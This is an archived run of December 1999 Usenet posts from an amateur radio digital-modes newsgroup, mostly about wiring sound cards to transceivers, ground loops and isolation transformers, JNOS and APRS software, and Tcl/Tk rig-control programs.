From: Rob <NoEmail@NoWay.com>
Message-ID: <rSR64.198955$5r2.502966@tor-nn1.netcom.ca>
Source record: 15136
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

I heard that it is NOT a good idea to connect both channels (Left and Right) of the sound card's line output to the Rig's mic input. It might cause distortion. (On the other hand, I heard it doesn't matter whether the rig's speaker output is connected to both channels of the sound card's line input or mic input).

Is this true? Will there be distortion?

I also heard if you just used a mono plug for the sound card's line output (or speaker output), it will short out one of the channels and may cause distortion. It is best to use a stereo plug and only use one of the channels. Is this good advice?

73's

Rob
VA2FB

5481. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9912182046590.2810-100000@dns.bde-arc.ampr.org>
Source record: 15137
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

On Sat, 18 Dec 1999, Rob wrote:
> I heard that it is NOT a good idea to connect both channels (Left and Right)
> of the sound card's line output to the Rig's mic input. It might cause
> distortion. (On the other hand, I heard it doesn't matter whether the rig's
> speaker output is connected to both channels of the sound card's line input
> or mic input).
>
> Is this true? Will there be distortion?
>
> I also heard if you just used a mono plug for the sound card's line output
> (or speaker output), it will short out one of the channels and may cause
> distortion. It is best to use a stereo plug and only use one of the
> channels. Is this good advice?

...If someone were smart, the soundcard driver software could be re-written so each audio channel were a different "port" thus creating a dual-port virtual TNC. Of course, there would have to be two PTT circuits, two DSP engines for RX, etc. Then the above situation would be moot.

5482. Updated WWW Pages

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: asperges@innotts.co.uk
Message-ID: <3861fa16.11523306@news.innotts.co.uk>
Source record: 15138
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.dx

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December Update - Amateur Radio Pages:

http://www.innotts.co.uk/~asperges/

International Amateur Radio Pages:

This month:

* New Internet Gateways for UK Hams
* Amateur Radio News read to you in Real Audio

AND AS ALWAYS:

* Wide range of subject matters;
* Updated news, comment and debate;
* Real Audio on many pages;
* Listeners / Scanner Enthusiast Section
* Links and feedback.
* Ideal for experts of beginners;

Text and Real Audio and video!
As always: everyone welcome.

A Very Happy Christmas and New Year to all visitors to the pages!

73 de Jeremy G4NJH

5483. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.991218132227.19452D-100000@oso.slonet.org>
Source record: 15139
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Good comments these, but I am still confused. Is the line and microphone inputs USUALLY stereo plugs? I think the mic input is always stereo but does it use the "ring" in any way? I would guess the line input would be mono in most cases. Is this true most of the time? Cliff K7RR

On Sat, 18 Dec 1999, D. Stussy wrote:

> On Sat, 18 Dec 1999, Rob wrote:
> > I heard that it is NOT a good idea to connect both channels (Left and Right)
> > of the sound card's line output to the Rig's mic input. It might cause
> > distortion. (On the other hand, I heard it doesn't matter whether the rig's
> > speaker output is connected to both channels of the sound card's line input
> > or mic input).
> >
> > Is this true? Will there be distortion?
> >
> > I also heard if you just used a mono plug for the sound card's line output
> > (or speaker output), it will short out one of the channels and may cause
> > distortion. It is best to use a stereo plug and only use one of the
> > channels. Is this good advice?
>
> ...If someone were smart, the soundcard driver software could be re-written so
> each audio channel were a different "port" thus creating a dual-port virtual
> TNC. Of course, there would have to be two PTT circuits, two DSP engines for
> RX, etc. Then the above situation would be moot.
>
>
>

5484. Re: jnos - what versions for linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <385cf90b.1059120@news.compuserve.com>
Source record: 15140

I downloaded lxjn111d.gz and ran it through gunzip. This produced lxjn111d executable. I created a directory structure and a script to run jnos and it runs ok insofar as it connects to the local hub and runs a pop3 session. Pings go well via both attached asy ports (tncs) to local ip stations. However jnos just drops out after a while. The last entry in the log is a refernce to closing the pop3 session. No error messages, no core dumps, zilch. It may be related to the directory structure or entries which I simply mcopied from my working dos version. I removed all the dos executabes, reconfigured autoexec.nos and left the spool directories intact with old mail files. I suspect there is more to it but have no idea how to use gdb as that may have been a good diagnostic tool.
Richard G4BBH (G-4-Best British Ham)

nielsen@primenet.com (Bob Nielsen) wrote:

>
>The "x" versions of JNOS are preliminary versions prior to a version
>release. jnos 1.11x1, then x2... 1.11 was released and the next update
>was 1.11a, followed by 1.11b. The latest is 1.11d. You should
>probably compile your own from source (patch in the .mod files first).
>See readme.lnx in the source archive and linuxnos.tip, which is in the
>linux.zip archive contained in the config.zip archive, which is part of
>doc111d.zip.
>
>Bob, w6swe

5485. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9912182306270.3537-100000@dns.bde-arc.ampr.org>
Source record: 15141
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Depends on the soundcard. Most soundcards now have stereo inputs.

On Sat, 18 Dec 1999, Clifford Buttschardt wrote:
> Good comments these, but I am still confused. Is the line and microphone
> inputs USUALLY stereo plugs? I think the mic input is always stereo but
> does it use the "ring" in any way? I would guess the line input would be
> mono in most cases. Is this true most of the time? Cliff K7RR
>
> On Sat, 18 Dec 1999, D. Stussy wrote:
>
> > On Sat, 18 Dec 1999, Rob wrote:
> > > I heard that it is NOT a good idea to connect both channels (Left and Right)
> > > of the sound card's line output to the Rig's mic input. It might cause
> > > distortion. (On the other hand, I heard it doesn't matter whether the rig's
> > > speaker output is connected to both channels of the sound card's line input
> > > or mic input).
> > >
> > > Is this true? Will there be distortion?
> > >
> > > I also heard if you just used a mono plug for the sound card's line output
> > > (or speaker output), it will short out one of the channels and may cause
> > > distortion. It is best to use a stereo plug and only use one of the
> > > channels. Is this good advice?
> >
> > ...If someone were smart, the soundcard driver software could be re-written so
> > each audio channel were a different "port" thus creating a dual-port virtual
> > TNC. Of course, there would have to be two PTT circuits, two DSP engines for
> > RX, etc. Then the above situation would be moot.

5486. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s5oci1liee659@corp.supernews.com>
Source record: 15142

When I downloaded APRS V2.4.0 it has an AGWPE interface, so when I used it, it noted that I needed to upgrade my engine. I went to the AGW site, but could not find the new version. Then after your message I went and visited again. I downloaded the latest version, and it hasn't crashed yet. I did have a lot of trouble getting it to run right. Had to delete ports and reboot several times :-) Now we're cooking. I can run APRS and packet on the same dual-port TNC, or go use the sound card interface.

Heck, I can even run APRS and UI-View together, and maintain the Internet Server feature of WinAPRS, and the GIF map features of UI-View :-)

Thanks for pointing out the new stuff.

Steve, K5OKC

Roger Barker wrote

>Have you got the latest version and the latest drivers? I've found V2000
>much more stable than previous versions - On my system it runs for days
>on end with three active ports without a problem.

5487. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83hcepprq1@bob.news.rcn.net>
Source record: 15143
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

> I heard that it is NOT a good idea to connect both channels (Left
and Right)
> of the sound card's line output to the Rig's mic input. It might
cause
> distortion.

It is NOT a good idea. When you connect the two outputs together you are shorting the outputs. Whether this causes any distortion depends on the sound card output circuit design and how well balanced the two outputs are. If, for example, you had the mixer balance all the way to one side, the dead side would attempt to short the output of the other. The output impedance *may* be high enough to prevent distortion or damage but you never know how it was designed. It's best not to do it and there's no advantage to it that I can think of. In pro audio a resistor is often inserted into each channel in order to provide a "resistive combiner" circuit to feed a stereo channel into a mono channel. With PSK31 both channels have the same signal so there's no reason to do it.

> (On the other hand, I heard it doesn't matter whether the rig's
> speaker output is connected to both channels of the sound card's
line input
> or mic input).

It doesn't matter because because you are shorting two inputs. The load impedance drops to one-half but it's still plenty high enough not to overload the receiver's output.

> I also heard if you just used a mono plug for the sound card's line
output
> (or speaker output), it will short out one of the channels and may
cause
> distortion. It is best to use a stereo plug and only use one of
the
> channels. Is this good advice?

Good advice! A mono plug will short one output. It may not cause distortion in the other channel, but it's never good practice to short an output unless you know for sure that the circuit design can handle it.

5488. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385C326A.9BE91D9@preferred.com>
Source record: 15144
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Here are a couple of sites to start at

http://www.sco.com/Technology/tcl/Tcl.html
httP://www.scriptics.com

Rob wrote:
>
> Too bad you deleted your little program.
>
> Is there a FTP site where people place tcl programs?
>
> Maybe I can find something there to work with. It is sometimes easier to
> work with already developed code than start from scratch
>
> Rob
>

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
-------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5489. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <NcX64.198992$5r2.503233@tor-nn1.netcom.ca>
Source record: 15145
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Bob,

Many thanks for the info.

I understand that it is alright to fed both channels of the sound card line input.

BUT I heard it is a different story for the MIC input. I was told that the mic jack on a sound card is a MONO circuit but uses a STEREO JACK with one channel carrying the audio and the other carrying a DC voltage for the mic. It was suggested that I use a STEREO connector and ONLY use the TIP which carries the audio. (AND DON'T USE the RING which carries the polarizing voltage).

Since HAMS like me sometimes plug cables in the wrong jack (especially if the mic and line input jacks are beside each other), it sounds to me like a good idea to only use one channel carried in the tip (even if you PLAN to connect it to the line input jack where it doesn't matter)

Any thoughts?

Rob

"Bob Lewis" <aa4pb@erols.com> wrote in message
news:83hcepprq1@bob.news.rcn.net...
> > I heard that it is NOT a good idea to connect both channels (Left
> and Right)
> > of the sound card's line output to the Rig's mic input. It might
> cause
> > distortion.
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> It is NOT a good idea. When you connect the two outputs together you
> are shorting the outputs. Whether this causes any distortion depends
> on the sound card output circuit design and how well balanced the two
> outputs are. If, for example, you had the mixer balance all the way
> to one side, the dead side would attempt to short the output of the
> other. The output impedance *may* be high enough to prevent
> distortion or damage but you never know how it was designed. It's
> best not to do it and there's no advantage to it that I can think of.
> In pro audio a resistor is often inserted into each channel in order
> to provide a "resistive combiner" circuit to feed a stereo channel
> into a mono channel. With PSK31 both channels have the same signal so
> there's no reason to do it.
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> > speaker output is connected to both channels of the sound card's
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> load impedance drops to one-half but it's still plenty high enough
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> > distortion. It is best to use a stereo plug and only use one of
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> > channels. Is this good advice?
>
> Good advice! A mono plug will short one output. It may not cause
> distortion in the other channel, but it's never good practice to
> short an output unless you know for sure that the circuit design can
> handle it.
>
>
>

5490. CQ NET/Mac iMac User de KD5VU

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Richard Kriss <kriss@spec.com>
Message-ID: <kriss-C49E81.11430318121999@[192.107.149.20:119]>
Source record: 15146

```
---- correction with right address -----
The subject almost says it all. I would like to talk to anyone that has
been able to run NET/Mac on an iMac or any Mac with a USB port. Please
contact Dick, KD5VU using kd5vu@ausgw.n5smn.ampr.org
```

5491. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.991218195211.10381C-100000@oso.slonet.org>
Source record: 15147
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

```
Which input, mic or line? I can not make any sence out of these
statements that do not define what is being said! Cliff K7RR

Sat, 18 Dec 1999, D. Stussy wrote:

> Depends on the soundcard. Most soundcards now have stereo inputs.
>
> On Sat, 18 Dec 1999, Clifford Buttschardt wrote:
> > Good comments these, but I am still confused. Is the line and microphone
> > inputs USUALLY stereo plugs? I think the mic input is always stereo but
> > does it use the "ring" in any way? I would guess the line input would be
> > mono in most cases. Is this true most of the time? Cliff K7RR
> >
> > On Sat, 18 Dec 1999, D. Stussy wrote:
> >
> > > On Sat, 18 Dec 1999, Rob wrote:
> > > > I heard that it is NOT a good idea to connect both channels (Left and Right)
> > > > of the sound card's line output to the Rig's mic input. It might cause
> > > > distortion. (On the other hand, I heard it doesn't matter whether the rig's
> > > > speaker output is connected to both channels of the sound card's line input
> > > > or mic input).
> > > >
> > > > Is this true? Will there be distortion?
> > > >
> > > > I also heard if you just used a mono plug for the sound card's line output
> > > > (or speaker output), it will short out one of the channels and may cause
> > > > distortion. It is best to use a stereo plug and only use one of the
> > > > channels. Is this good advice?
> > >
> > > ...If someone were smart, the soundcard driver software could be re-written so
> > > each audio channel were a different "port" thus creating a dual-port virtual
> > > TNC. Of course, there would have to be two PTT circuits, two DSP engines for
> > > RX, etc. Then the above situation would be moot.
>
>
>
```

5492. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <QgZ64.199004$5r2.502636@tor-nn1.netcom.ca>
Source record: 15148
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Hi Cliff,

Yes, both the mic and line input jacks of a sound card are stereo jacks.

The line input accepts a stereo input and uses the tip and ring for separate channels (e.g. left and right). You can supply a stereo signal to the computer ONLY using the LINE INPUT. In Ham radio applications, we typically only supply a mono audio output from the rig to ONE of the channels. (Even though you could connect to mono signal from the rig to both channels - BUT I do not recommend this approach -- see below)

The mic jack also uses a stereo jack even though the audio input is mono. The audio is on the tip. The ring is used to supply a DC voltage from the sound card to the mic. The DC voltage is used by some computer mics. I checked my computer, the ring supplies 3.5 mV of DC. Not very much but it is there.

IF YOU PLAN TO USE THE MIC INPUT JACK TO RECEIVE THE RIG's AUDIO OUTPUT, DO NOT USE THE RING (since the ring supplies some DC!)

HERE IS THE SAFE APPROACH: Wire the line input jack of the sound card using a stereo jack and ONLY using the tip. DO NOT CONNECT the ring (which is used by the other channel)

Why is this the safe approach?? Well Hams like me can easily plug in the cable to the mic jack by mistake especially considering that the mic jack is beside the line input jack. Using this approach to wiring the jack, you can safely connect your cable from the rig's audio output to EITHER the LINE INPUT or MIC of the sound card.

I think I have it all straight in my mind know. Thanks for all the input.

Does anyone else have any other ideas or comments?

73's

Rob

"Clifford Buttschardt" <cbuttsch@slonet.org> wrote in message news:Pine.GSO.3.95.991218132227.19452D-100000@oso.slonet.org...
> Good comments these, but I am still confused. Is the line and microphone
> inputs USUALLY stereo plugs? I think the mic input is always stereo but
> does it use the "ring" in any way? I would guess the line input would be
> mono in most cases. Is this true most of the time? Cliff K7RR
>
> On Sat, 18 Dec 1999, D. Stussy wrote:
>

> > On Sat, 18 Dec 1999, Rob wrote:
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> > > speaker output is connected to both channels of the sound card's line
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> > > Is this true? Will there be distortion?
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> > > channels. Is this good advice?
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> > ...If someone were smart, the soundcard driver software could be
re-written so
> > each audio channel were a different "port" thus creating a dual-port
virtual
> > TNC. Of course, there would have to be two PTT circuits, two DSP
engines for
> > RX, etc. Then the above situation would be moot.
> >
> >
> >
>

5493. Explain freq. settings

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: owner1999@yahoo.com
Message-ID: <83hpcv$3p9@caribe.pdx.oneworld.com>
Source record: 15051

I am new to the digital hf scene. I need someone to provide an explanation of the freq. setups for digital.

Lets say I want to work a station that I pickup calling cq. My tnc locks on to them at 14.060.60 as read on the dial. Is this where I set my rig? Please explain this in idiot terms :) I want to call cq. Where should I be setting my freq. to not only transmitt but to receive an answer.

Any help or advise would be most appreciated.....

thanks...

Don
N0FGK

5494. Re: Explain freq. settings

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <I__64.6886$Wc.315216@tw12.nn.bcandid.com>
Source record: 15052

If you're using ASFK then the frequence you're receiving on is the one you need to transmit on. Make sure you're on lower sideband, and that your mark and space frequencies are set for between 170hz and 200 hz depending on mode.

Most rtty stations use a Mark of 2125 and a Space of 2295, whereas most Pactor stations seem to like Mark 2000, Space 2200.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

owner1999@yahoo.com wrote in message <83hpcv$3p9@caribe.pdx.oneworld.com>...
>
>I am new to the digital hf scene. I need someone to provide an explanation
of
>the freq. setups for digital.
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>Lets say I want to work a station that I pickup calling cq. My tnc locks
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>to them at 14.060.60 as read on the dial. Is this where I set my rig?
Please
>explain this in idiot terms :) I want to call cq. Where should I be
setting
>my freq. to not only transmitt but to receive an answer.
>
>Any help or advise would be most appreciated.....
>
>thanks...
>
>Don
>N0FGK

5495. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: haynes@alumni.uark.edu
Message-ID: <83h9ta$nh3$1@ash.prod.itd.earthlink.net>
Source record: 15053

I have found it necessary in several situations that all happen to involve Kenwood rigs to use an isolation transformer when feeding audio from a TNC or computer sound card to the radio. I have used the little Radio Shack output transformer 273-1380 since it also provides a voltage step-down. In the Kenwood mic connector there are two separate grounds, one for the PTT switch and one for the mic element. I run the transformer secondary to the mic element pins only. This has cleared up the trouble every where I have used it.

5496. Digipeating

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: dgoncz@aol.comm
Message-ID: <19991219083517.28187.00000141@ng-ft1.aol.com>
Source record: 15054

With widespread distribution of small transceivers that can provide service to the user at the same time as relaying service for another pair of users, we have the interesting possiblility of a non utility based phone system. In other words, no cell sites, no land lines (except across water).

I know it's technologically possible to make the circuitry small and I think there are methods of sharing the antenna. Is this already being done? Can mobile amateurs provide mobile repeater service to each other?

There's probably some network theory that applies. But it seems that building a few such handheld mobile repeaters would be a place to start. Small groups of people, like security teams (they don't use amateur) or a few people with camcorders covering a local event, might use such a technology to work around any interference or shielding that might obscure parts of the area they are in.

I'd think with mass production techniques, it'd be easier to make five or six billion transceivers, and provide coastal interconnections, than it would be to launch even one rocket, much less seventy six or whatever the number is that the Iridium system uses.

In a commercial system, users could collect solar power and earn encrypted credit toward their own calls by simply propping their transceiver up near a window. Amateurs would not need such encryption. I suspect even small numbers of such digipeaters would present some theoretical advantages for covering a soccer field or a major city with savings in transmitter power, and some method of rerouting signals.

Just wondering if all this imagining is already being done in the amateur community.

Yours,

Doug Goncz
Experimental Machinist (DOT 600.260-022)
Replikon Research (USA 22044-0094)
http://users.aol.com/DGoncz
http://www.deja.com/profile.xp?author=dgoncz@aol.com*

5497. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <8WzcrMABCLX4EwXL@peaksys.co.uk>
Source record: 15055

In article <s5oci1liee659@corp.supernews.com>, Steve Sampson
<ssampson@usa-site.net> writes
>When I downloaded APRS V2.4.0 it has an AGWPE interface, so when I used
>it, it noted that I needed to upgrade my engine. I went to the AGW site, but
>could not
>find the new version. Then after your message I went and visited again. I
>downloaded
>the latest version, and it hasn't crashed yet. I did have a lot of trouble
>getting it to
>run right. Had to delete ports and reboot several times :-) Now we're cooking.
>I can
>run APRS and packet on the same dual-port TNC, or go use the sound card
>interface.
>
>Heck, I can even run APRS and UI-View together, and maintain the Internet Server
>feature of WinAPRS, and the GIF map features of UI-View :-)

Have you downloaded the UI-View V2.15 beta? That has full support for
connecting to APRServe. It's on my web page - see my sig.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5498. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <VM674.199071$5r2.503727@tor-nn1.netcom.ca>
Source record: 15056

Jim,

Yes, those audio isolation transformers do a great job when they are used right!

Unfortunately, many people connect one lead of the secondary and one lead of the primary BOTH to ground usually INDIRECTLY via a chassis. If you dos this, the audio isolation transformer is useless (as you know).

I have also found that sometimes it is necessary TO COMPLETELY isolate the ground of the computer from the ground of the rig. To do this, you MUST also isolate the ground used by the PTT. Instead of using a simple transistor to key the rig's PTT line from the serial port. It is necessary to use an opto isolator circuit.. It is really not that much more complicated.

A schematic for an opto isolator circuit for the PTT can be found at www.qsl.net/wm2u

73'

Rob

"Jim Haynes" <haynes@alumni.uark.edu> wrote in message news:83h9ta$nh3$1@ash.prod.itd.earthlink.net...
> I have found it necessary in several situations that all happen to involve
> Kenwood rigs to use an isolation transformer when feeding audio from a
> TNC or computer sound card to the radio. I have used the little Radio Shack
> output transformer 273-1380 since it also provides a voltage step-down.
> In the Kenwood mic connector there are two separate grounds, one for the PTT
> switch and one for the mic element. I run the transformer secondary to
> the mic element pins only. This has cleared up the trouble every where I
> have used it.
>

5499. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385D0927.74689B61@preferred.com>
Source record: 15057
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

That is very true. Tcl/Tk offers C standard interface calls, that begin
with Tcl_ or Tk_. You can write your own C-code extentions to create a
special widget, compile it to a loadable library (libxxxx under Linux,
.DLL under Windows) and then include it, "load" command under Tcl, in
your source. That makes the language very extendable. That is the main
power of Tcl/Tk. There are a ton of packages for many diferent widgets,
metering, dial, graphing, etc available on the web.

Hamish Moffatt wrote:
>
>
> Much easier to do native code access in TCL/TK. You can write native
> libraries and access them from TCL easily. Personally I would much
> prefer a TK app to a Java app for running on linux.
>
> Hamish
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

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http://www.newsfeeds.com The Largest Usenet Servers in the World!
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5500. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <tT774.199085$5r2.503838@tor-nn1.netcom.ca>
Source record: 15058
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

I hope one day someone creates a split screen terminal program widget - HI

73's
Rob

"Jeff Pierce" <piercej@preferred.com> wrote in message
news:385D0927.74689B61@preferred.com...
> That is very true. Tcl/Tk offers C standard interface calls, that begin
> with Tcl_ or Tk_. You can write your own C-code extentions to create a
> special widget, compile it to a loadable library (libxxxx under Linux,
> .DLL under Windows) and then include it, "load" command under Tcl, in
> your source. That makes the language very extendable. That is the main
> power of Tcl/Tk. There are a ton of packages for many diferent widgets,
> metering, dial, graphing, etc available on the web.
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> > libraries and access them from TCL easily. Personally I would much
> > prefer a TK app to a Java app for running on linux.
> >
> > Hamish
> > --
> > Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> > Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> > Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839
>
> --
> Jeff Pierce
> piercej@preferred.com
> http://pages.preferred.com/~piercej
>
>
> ------------== Posted via Newsfeeds.Com, Uncensored Usenet News
==----------
> http://www.newsfeeds.com The Largest Usenet Servers in the World!
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==-----

5501. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83j8k1$2m4$1@bob.news.rcn.net>
Source record: 15059

Just curious. When you have the ground loop problem are the radio and computer plugged into the same power outlet? How long is the cable run between the rig and the sound card? I've not had any ground loop problems but the IC761 and computer are about a foot apart with only about 2 feet of cable.

Rob <NoEmail@NoWay.com> wrote in message news:VM674.199071$5r2.503727@tor-nn1.netcom.ca...
> Jim,
>
> Yes, those audio isolation transformers do a great job when they are used
> right!
>
> Unfortunately, many people connect one lead of the secondary and one lead of
> the primary BOTH to ground usually INDIRECTLY via a chassis. If you dos
> this, the audio isolation transformer is useless (as you know).
>
> I have also found that sometimes it is necessary TO COMPLETELY isolate the
> ground of the computer from the ground of the rig. To do this, you MUST
> also isolate the ground used by the PTT. Instead of using a simple
> transistor to key the rig's PTT line from the serial port. It is necessary
> to use an opto isolator circuit.. It is really not that much more
> complicated.
>
> A schematic for an opto isolator circuit for the PTT can be found at
> www.qsl.net/wm2u
>
> 73'
>
> Rob
>
> "Jim Haynes" <haynes@alumni.uark.edu> wrote in message
> news:83h9ta$nh3$1@ash.prod.itd.earthlink.net...
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> > switch and one for the mic element. I run the transformer
secondary to
> > the mic element pins only. This has cleared up the trouble every
where I
> > have used it.
> >
>
>

5502. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Yla74.199109$5r2.503872@tor-nn1.netcom.ca>
Source record: 15060

Hi Bob,

I also use short cables (abt 3 feet) between the sound card and rig.

I think the main problem may be related to the fact that I use a laptop. The laptop has an external power supply with a two prong plug. It is not grounded well (like most laptops).

The ground loop problem is not that bad but it is there. The solution is to use audio isolation transformers which SOME radio shack stores keep in stock.

Many SSTV programs for sound cards now recommend that you use these transformers just to be on the safe side. Some people just prepare cables with the transformers in them since the transformers are really small.

But the audio isolation transformers won't be much good for real ground loop problems unless you also isolate the PTT circuit using opto isolator. Not a big deal. It will just cost you a dollar or two more in parts.

I don't know why lots of Hams use a simple transistor for PTT switching from the computer's serial port. Using an opto isolator is just as simple and provides true ground isolation.

73's
Rob
VA2FB

"Bob Lewis" <aa4pb@erols.com> wrote in message
news:83j8k1$2m4$1@bob.news.rcn.net...
> Just curious. When you have the ground loop problem are the radio and
> computer plugged into the same power outlet? How long is the cable
> run between the rig and the sound card? I've not had any ground loop
> problems but the IC761 and computer are about a foot apart with only
> about 2 feet of cable.
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:VM674.199071$5r2.503727@tor-nn1.netcom.ca...
> > Jim,
> >
> > Yes, those audio isolation transformers do a great job when they
> are used
> > right!
> >
> > Unfortunately, many people connect one lead of the secondary and
> one lead of
> > the primary BOTH to ground usually INDIRECTLY via a chassis. If

> you dos
> > this, the audio isolation transformer is useless (as you know).
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> > I have also found that sometimes it is necessary TO COMPLETELY
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> > A schematic for an opto isolator circuit for the PTT can be found
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> > 73'
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> > "Jim Haynes" <haynes@alumni.uark.edu> wrote in message
> > news:83h9ta$nh3$1@ash.prod.itd.earthlink.net...
> > > I have found it necessary in several situations that all happen
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> > > Kenwood rigs to use an isolation transformer when feeding audio
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> > > have used it.
> > >
> >
> >
> >
> >

5503. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9912192112030.5987-100000@dns.bde-arc.ampr.org>
Source record: 15061
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Both.

On Sat, 18 Dec 1999, Clifford Buttschardt wrote:

> Which input, mic or line? I can not make any sence out of these
> statements that do not define what is being said! Cliff K7RR
>
>
> Sat, 18 Dec 1999, D. Stussy wrote:
>
> > Depends on the soundcard. Most soundcards now have stereo inputs.
> >
> > On Sat, 18 Dec 1999, Clifford Buttschardt wrote:
> > > Good comments these, but I am still confused. Is the line and microphone
> > > inputs USUALLY stereo plugs? I think the mic input is always stereo but
> > > does it use the "ring" in any way? I would guess the line input would be
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> > >
> >

5504. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83jl6komu1@bob.news.rcn.net>
Source record: 15062

Must be related to the rig's mike input circuit in some way I guess. I've used two different computers and two different lap tops with two different rigs (Icom and Elecraft) in all combinations, all with direct connections and no hum. Or, I'm just lucky.

Rob <NoEmail@NoWay.com> wrote in message news:Yla74.199109$5r2.503872@tor-nn1.netcom.ca...
> Hi Bob,
>
> I also use short cables (abt 3 feet) between the sound card and rig.
>
> I think the main problem may be related to the fact that I use a laptop.
> The laptop has an external power supply with a two prong plug. It is not
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> The ground loop problem is not that bad but it is there. The solution is to
> use audio isolation transformers which SOME radio shack stores keep in
> stock.
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> transformers just to be on the safe side. Some people just prepare cables
> with the transformers in them since the transformers are really small.
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> But the audio isolation transformers won't be much good for real ground loop
> problems unless you also isolate the PTT circuit using opto isolator. Not a
> big deal. It will just cost you a dollar or two more in parts.
>
> I don't know why lots of Hams use a simple transistor for PTT switching from
> the computer's serial port. Using an opto isolator is just as simple and
> provides true ground isolation.
>
> 73's
> Rob

> VA2FB
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> "Bob Lewis" <aa4pb@erols.com> wrote in message
> news:83j8k1$2m4$1@bob.news.rcn.net...
